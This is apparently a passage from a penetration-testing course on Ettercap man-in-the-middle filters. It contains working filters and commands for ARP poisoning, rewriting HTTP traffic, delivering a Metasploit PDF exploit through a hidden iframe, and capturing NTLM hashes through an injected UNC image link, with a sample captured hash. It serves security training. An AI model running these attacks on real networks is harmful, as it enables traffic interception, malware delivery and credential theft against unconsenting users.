The script on this slide is a sample Ettercap filter, designed to implement two filter actions. Comments are added for clarity, following the pound ("#") symbol.


First, the filter starts an IF clause, matching on traffic where the "ip.proto" field is TCP and the "tsp.dst" port is 80. When this IF statement matches, the script continues with a second IF statement, this time searching through the data payload "DATA.data" for the string "Accept-Encoding". If this second IF statement matches, then the script modifies the data payload string "Accept-Encoding" to "Accept-Rubbish!", effectively preventing the outbound web browser from telling the HTTP server that it accepts any content other than text/html. With this technique, the attacker has a greater opportunity to manipulate plaintext data from the web server, avoiding alternate delivery mechanisms for the content such as compressing the data. After replacing the specified content, the filter logs a message on the Ettercap console, "zapped Accept-Encoding!\n".


Next, a second filter is also specified in this script, this time searching for similar TCP traffic, this time originating from TCP source port 80 ("tcp.src"). When this condition matches, Ettercap will replace the content "img src=" with "img src=\"http://www.willhackforsushi.com/images/whfs-sign.jpg\"", effectively replacing all image references with the logo from WillHackForSushi.com. Since the URL needs to embed double quotes, the quotes themselves need to be quoted using a leading backslash, as shown.

To compile this filter for use with Ettercap, use the etterfilter utility, as shown below (the output has been trimmed for space):

```
$ etterfilter whfs.filter -o whfs.ef

etterfilter 0.8.0 copyright 2001-2013 Ettercap Development Team

 Parsing source file 'whfs.filter'  done.
 Unfolding the meta-tree  done.
 Converting labels to real offsets  done.
 Writing output to 'whfs.ef'  done.
 -> Script encoded into 16 instructions.
```

Ettercap Filter Manipulation






1. Victim sends HTTP request to www.google.com
2. Attacker intercepts request through ARP poisoning, replaces "Accept-Encoding" with "Accept-Rubbish!", forwards frame
3. Google receives request, lack of "Accept-Encoding" forces "text/html" encoding to deliver back to attacker
4. Attacker replaces all instances of "<img src" with modified content, forwards frame
5. Victim receives modified content in browser

Ettercap Filter Manipulation
The illustration on this slide demonstrates how the Ettercap filter on the previous slide would be used to manipulate a client browsing the web:

1. The victim sends an HTTP request to www.google.com; with the attacker being MITM, the traffic gets routed through Ettercap.
2. Ettercap intercepts the HTTP GET request and replaces the Accept-Encoding content with Accept-Rubbish! before forwarding the frame to the default gateway.
3. When Google receives the modified GET request, it determines that the client does not support any encoding other than text/html. Instead of delivering the commonplace gzip-encoded response, Google sends a plaintext response.
4. Ettercap receives the Google response in plaintext format and executes the second filter condition, replacing all "<img src" references to include the modified image file before delivering it to the victim.
5. The victim receives the modified content in their browser, as shown.

In this example, we've modified the default image delivered by Google. Next, we'll leverage this same technique to exploit client systems.




Browser Caching

- Browser sends If-Modified-Since header for each GET request
  - Server responds with HTTP/304 "Not Modified" if the content is not new
  - Prevents us from injecting our replacement content
- Similarly, If-None-Match is used for matching a "tag" (or hash) of data to determine if it has been modified since last retrieval
- Solution: Modify our etterfilter to remove outbound If-Modified-Since and If-None-Match headers

```
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "If-Modified-Since")) {
      replace("If-Modified-Since", "If-PACified-Since");
   }
   if (search(DATA.data, "If-None-Match")) {
      replace("If-None-Match", "If-XXXX-Match");
   }
}
```

Browser Caching
A common problem when manipulating HTTP traffic for a victim is dealing with content already cached by the browser. Web browsers will use cached content when submitting an HTTP GET request by including the If-Modified-Since header in the GET request content with the date/timestamp of the file being requested. The server checks to see if the local file is newer than the date/timestamp specified by the client; if it is not newer, the server returns HTTP/304 "Not Modified", otherwise the server delivers the requested file. Similarly, a server may issue an ETag with a response that represents a tag or a hash of the data; subsequent requests use If-None-Match and the tag value to check if the content has been modified.

When attempting to manipulate specific content, such as an image file on a server, you may not observe the response from the server delivering the content unless the file is newer than the previously downloaded content. To solve this problem, we can add to our etterfilter content, replacing the "If-Modified-Since" and "If-None-Match" strings with alternate content. When the web server gets this modified HTTP request, it will always deliver the content to the victim, since it doesn't recognize that the browser already has the content. By adding this to the etterfilter, the victim's web browser gets slower (since all content is delivered instead of using cached downloads), but it allows us to maximize the effectiveness of our etterfilter scripts.



PDF Exploit Delivery

- Ettercap filters allow us to easily deliver malicious files to the target

```
msf > use exploit/windows/fileformat/adobe_cooltype_sing
msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/adduser
msf exploit(adobe_cooltype_sing) > set USER msf
msf exploit(adobe_cooltype_sing) > set PASS moo
msf exploit(adobe_cooltype_sing) > set OUTPUTPATH /var/www
msf exploit(adobe_cooltype_sing) > set FILENAME weloveadobe.pdf
msf exploit(adobe_cooltype_sing) > exploit

# cat weloveadobe.filter
if (ip.proto == TCP && tcp.src == 80) {
   # iframe will be invisible or nearly so in most browsers
   replace("<head>", "<head><iframe
src=\"http://www.willhackforsushi.com/weloveadobe.pdf\" width=\"0%\" height=\"0%\"
></iframe>");
}
# etterfilter weloveadobe.filter -o weloveadobe.ef
# ettercap -Tq -M arp:remote -F weloveadobe.ef /172.16.0.1-254// /172.16.0.1-254//
```


SANS

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 105

PDF Exploit Delivery

Ettercap filters allow us to modify any content before delivering it to the victim, opening a wide variety of exploitation techniques. For example, consider one of the many PDF file exploits available in Metasploit such as the adobe_cooltype_sing exploit shown in this slide. To deliver this malicious PDF to a victim, we can create a simple Ettercap filter with the content shown on this page.

Since the "<head>" tag will be present in almost all web pages, we use this as our search-and-replace target. We retain the presence of the "<head>" tag, but add a zero-width and height iframe, referencing the malicious PDF file. If Adobe Reader is installed on the victim, it will automatically launch and open the malicious PDF, invisible or nearly invisible to the end-user (depending on the browser).



SMB Capture

- Credential compromise with SMB server impersonation, credential

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set CAINPWFILE /tmp/cred-cainformat.pwl
msf auxiliary(smb) > set JOHNPWFILE /tmp/cred-johnformat.txt
msf auxiliary(smb) > exploit
[*] Server started.
```

```
if (ip.proto == TCP && tcp.src == 80) {
  replace("<head>", "<head> <img src=\"\\\\10.10.10.10\\share\\pixel.gif\">");
}
```

```
# ettercap -TqP smb_down -M arp:remote -F smbcapture.ef /10.10.10.1-254// /10.10.10.10//
```

```
NTLMv2 Response Captured from 10.10.88.54:51713 - 10.10.88.54
USER:jwright DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:f477a92a8991ae27f19ae0b826c0af26
NT_CLIENT_CHALLENGE:010100000000000033cea34dbb51d30131d4fda17526209a0000000002000000000000
0000000000
```


SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 106

SMB Capture

Another opportunity to leverage Ettercap is to insert an IMG reference that points to a UNC filesystem path. First we start Metasploit on the attacker's system, loading the SMB capture module on port 445 (default), logging any authentication attempts to a Windows Password List file (pwl) compatible with Cain & Abel and a text file compatible with John the Ripper and Hashcat.

With Metasploit waiting to log an authentication attempt, we create a simple Ettercap filter, forcing Internet Explorer to retrieve an image from the attacker's UNC file share. After compiling the filter (not shown), we launch Ettercap with our filter, redirecting all traffic for the 10.10.10.0/24 network through the attacker at 10.10.10.10 and leveraging the Ettercap smb_down plugin, which will attempt to force devices to use legacy authentication protocols.

After waiting for a few seconds, a client is caught in our filter and attempts to authenticate to the Metasploit SMB capture module, disclosing their hashed authentication credentials.



Other Filter Verbs

search(where, what): Search the "where" for "what"; "where" can be DATA.data (TCP or UDP payload) or DECODED.data (decrypted packet, if available). Search for binary strings by quoting with "\x" (e.g. "\x4a\x57").

regex(where, regex): Replacement for search() where search criteria is a regular expression.

replace(what, with): Replace content in "what" using the parameter in "with" using DATA.data or DECODED.data.

drop(): Drop the current packet.

inject(filename): Inject the contents of the named file as a valid TCP or UDP payload; commonly follows "drop()".


kill(): Terminate the connection with a TCP RST or ICMP Port Unreachable message.

exec(command): Execute the filesystem command specified.

exit(): Stops the filter execution for the current packet.

Other Filter Verbs

The Ettercap filter language is simple, but it provides sufficient flexibility to implement a number of attacks. Other Ettercap filter verbs that are useful when developing filters are shown on this slide.



Leveraging Ettercap Filters

- Using a MITM technique, capture data and evaluate manipulation opportunities
  - Exploit delivery with malformed files
  - Credential capture with redirection
  - Manipulating POST and GET content
- Build a filter, keeping it simple
  - Practice your filter on a local target when possible
- Limit scope with target designation by MAC or IP address
- Capture and evaluate attack to determine success


Leveraging Ettercap Filters

With a little creativity, Ettercap filters can be extremely useful in a penetration test. After becoming MITM, start a packet capture to log all data (or launch Ettercap with the "-w [PCAPFILE]" argument). Evaluate the captured data on the network to identify the protocols in use and identify potential attack avenues, such as the methods we looked at in the previous slides, as well as other malformed file exploits, credential capture, or redirecting authentication and manipulating HTTP POST and GET requests.

When building an Ettercap filter, try to keep the filter itself simple. Always practice the use of your filter on a lab network locally before attempting to execute it against a live network. If the filter is too complex and the network is busy, Ettercap will drop packets, which will have a significant throughput impact on end-users.

Whenever possible, limit the scope of your attack by specifying target destination MAC or IP addresses. While it is simple to include all users in the Ettercap MITM attack, it may violate the terms of your scope for the assessment if other workstations are attacked (such as consultant machines, or systems specifically excluded from the scope). Also, limiting the number of clients in the attack will reduce the amount of traffic that must be handled by Ettercap, reducing the load on the attacker's CPU.

When executing an attack using Ettercap, get in the habit of adding the "-w *filename*.pcap" option, replacing *filename* with a description of your attack. This will cause Ettercap to log the libpcap traffic traversing the system, giving you an opportunity to evaluate the attack to determine if it was successful, or otherwise evaluate the impact of a failed exploit.




Exercise: Ettercap MITM (1)

- Launch Ettercap to create an ARP MITM attack against the victim
  - Capture data on switched network
